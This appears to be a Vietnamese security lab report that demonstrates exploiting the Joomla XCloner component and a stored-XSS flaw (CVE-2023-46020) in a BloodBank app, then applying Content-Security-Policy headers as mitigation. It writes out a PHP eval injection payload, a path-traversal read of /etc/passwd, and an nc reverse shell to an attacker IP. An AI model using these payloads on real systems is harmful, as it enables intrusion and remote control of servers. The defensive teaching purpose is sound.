
```
task=step2&output_url_pref=';+}+?>+<?php+eval($_GET['command']);+>&output_path=../../../../..
```

cho phép thực thi mã PHP nhận từ tham số command của URL.





## 2.Video demo trước khi áp dụng CSP



The image shows a Kali Linux virtual machine environment. On the left, a terminal window displays the JoomlaScan tool's help text. On the right, a text editor shows a script for using JoomlaScan to perform a searchsploit-based exploit on a Joomla installation.

**Terminal Output (Left):**

```
root@kali: /home/kali
--=[JWASP JoomlaScan]
+---++---=[Version : 1.0]
+---++---=[Update Date : 2024-06-10]
+---++---=[Authors : @OWASP_JoomlaScan, @rezeep, @Ali_Razmjoo, @OWASP]
--=[Code name : JWP Challenge]
@OWASP_JoomlaScan, @rezeep, @Ali_Razmjoo, @OWASP

Usage:
joomscan <target>
joomscan -u http://target.com/joomla

Options:
joomscan --help
```

**Text Editor Content (Right):**

Công cụ: Joomlascan

tìm kiếm các file khai thác: searchsploit xcloner

searchsploit -m exploit/php/webapps/16246.py  
kiểm tra xem có lỗi gì ở hệ thống không:

http://192.168.1.130/joomla/administrator/components/com\_xcloner-backupandrestore/cloner.cron.php?config=../../../../../../../../etc/passwd

thực hiện injection code thông qua lỗ hổng tồn tại trong php của Xcloner:

http://192.168.1.130/joomla/administrator/components/com\_xcloner-backupandrestore/restore/XCloner.php? task=step2&output\_url\_pref=';+}>+<?php+eval(\$\_GET['command']);+}>&output\_path=../../../../..

tham số command được truyền vào sẽ thực thi bất kỳ mã php nào:

kiểm tra phiên bản php:

http://192.168.1.130/joomla/?command=phpinfo();

ý tưởng là sẽ chạy lệnh nc để thực hiện backdoor từ server victim:

thực hiện lắng Nghe trên attacker:

nc -nlvp 4444

lệnh này sẽ thực hiện mở 1 kết nối tới attacker:

192.168.1.130/joomla/?command=system("nc -e /bin/sh 192.168.1.128 4444");

lệnh này sẽ thực hiện mở 1 kết nối tới attacker bằng sh :



# Áp dụng Secure Content Policy

Content-Security-Policy: default-src 'self'; script-src 'self'; style-src 'self';

Giải thích:



default-src 'self': Chỉ cho phép tải tài nguyên từ chính trang web hiện tại.

script-src 'self': Chỉ cho phép thực thi các đoạn mã script từ chính trang web hiện tại.

style-src 'self': Chỉ cho phép các tệp kiểu dáng (stylesheets) được tải từ cùng domain của trang web.

Giúp ngăn chặn việc tải tài nguyên từ các nguồn không an toàn hoặc không đáng tin cậy. Có thể ngăn chặn việc tải các tệp script hoặc tài nguyên khác từ các nguồn không an toàn được chèn vào URL.

### 3. Sau khi áp dụng CSP



## IV. Stored XSS

# 1.Sơ lược quá trình tấn công

---

Kịch bản: Update dữ liệu cá nhân lên database có chứa mã javascript độc hại  
CVE-2023-46020

Mô tả:

Có 1 Web BloodBank nơi mà người ta có thể đăng kí nhận và hiến máu có sự kiểm soát của bệnh viện.  
Lỗ hổng Stored XSS trong Hệ thống quản lý bệnh viện - v1.0 cho phép kẻ tấn công thực thi mã tùy ý thông qua tải trọng được tạo ra tới 'id', 'name', 'middle\_initial'

Kẻ tấn công sử dụng Stored XSS để lưu trữ mã javascript độc hại vào trường name trong database dẫn đến người dùng khi truy cập vào profile sẽ thực thi mã javascript đó.

Kết quả dự tính

Khi khai thác thành công, máy người dùng sẽ thực thi mã javascript do attacker tấn công vào database từ trước

# Video demo trước khi áp dụng CSP

Bloodbank | Available Blood Sa

localhost/bloodbank/abs.php?msg=test%20have%20logged%20in.

**Blood Bank** Available blood samples Register Login

Hospitals Receiver's

Receiver Email

anhtueakiet@gmail.com

Receiver Password

...

Login

Don't have account?

© Copyright 2024 Blood Bank. All Rights Reserved.



# Áp dụng Secure Content Policy

```
("Content-Security-Policy", "default-src 'self'; script-src 'self'; style-src 'self'; img-src 'self'; connect-src 'self'; font-src 'self'; object-src 'none'; form-action 'self';"));
```


Giải thích:

- default-src 'self': Chỉ cho phép các tài nguyên mặc định được tải từ chính nguồn của trang web.
- script-src 'self': Chỉ cho phép các tập lệnh (JavaScript) được tải từ chính nguồn của trang web.
- style-src 'self': Chỉ cho phép các tệp CSS được tải từ chính nguồn của trang web.
- img-src 'self': Chỉ cho phép các hình ảnh được tải từ chính nguồn của trang web.
- connect-src 'self': Chỉ cho phép kết nối (ví dụ: AJAX, WebSockets) đến chính nguồn của trang web.
- font-src 'self': Chỉ cho phép các tệp font được tải từ chính nguồn của trang web.
- object-src 'none': Không cho phép nhúng các đối tượng như Flash, Silverlight.
- form-action 'self': Chỉ cho phép gửi form đến chính nguồn của trang web.

# Video demo sau khi áp dụng CSP

Bloodbank | Available Blood Sa

localhost/bloodbank/abs.php?msg=test%20have%20logged%20in.

Sent Blood RequestAvailable blood samplestestLogout

test have logged in.

Select Blood Group:

Resetsearch

Available Blood Samples

#	Hospital Name	Hospital City	Hospital Email	Hospital Phone	Blood Group	Action
1	Gandhi hospital	Delhi	gandhi@gmail.com	7865376358	B+	Request Sample
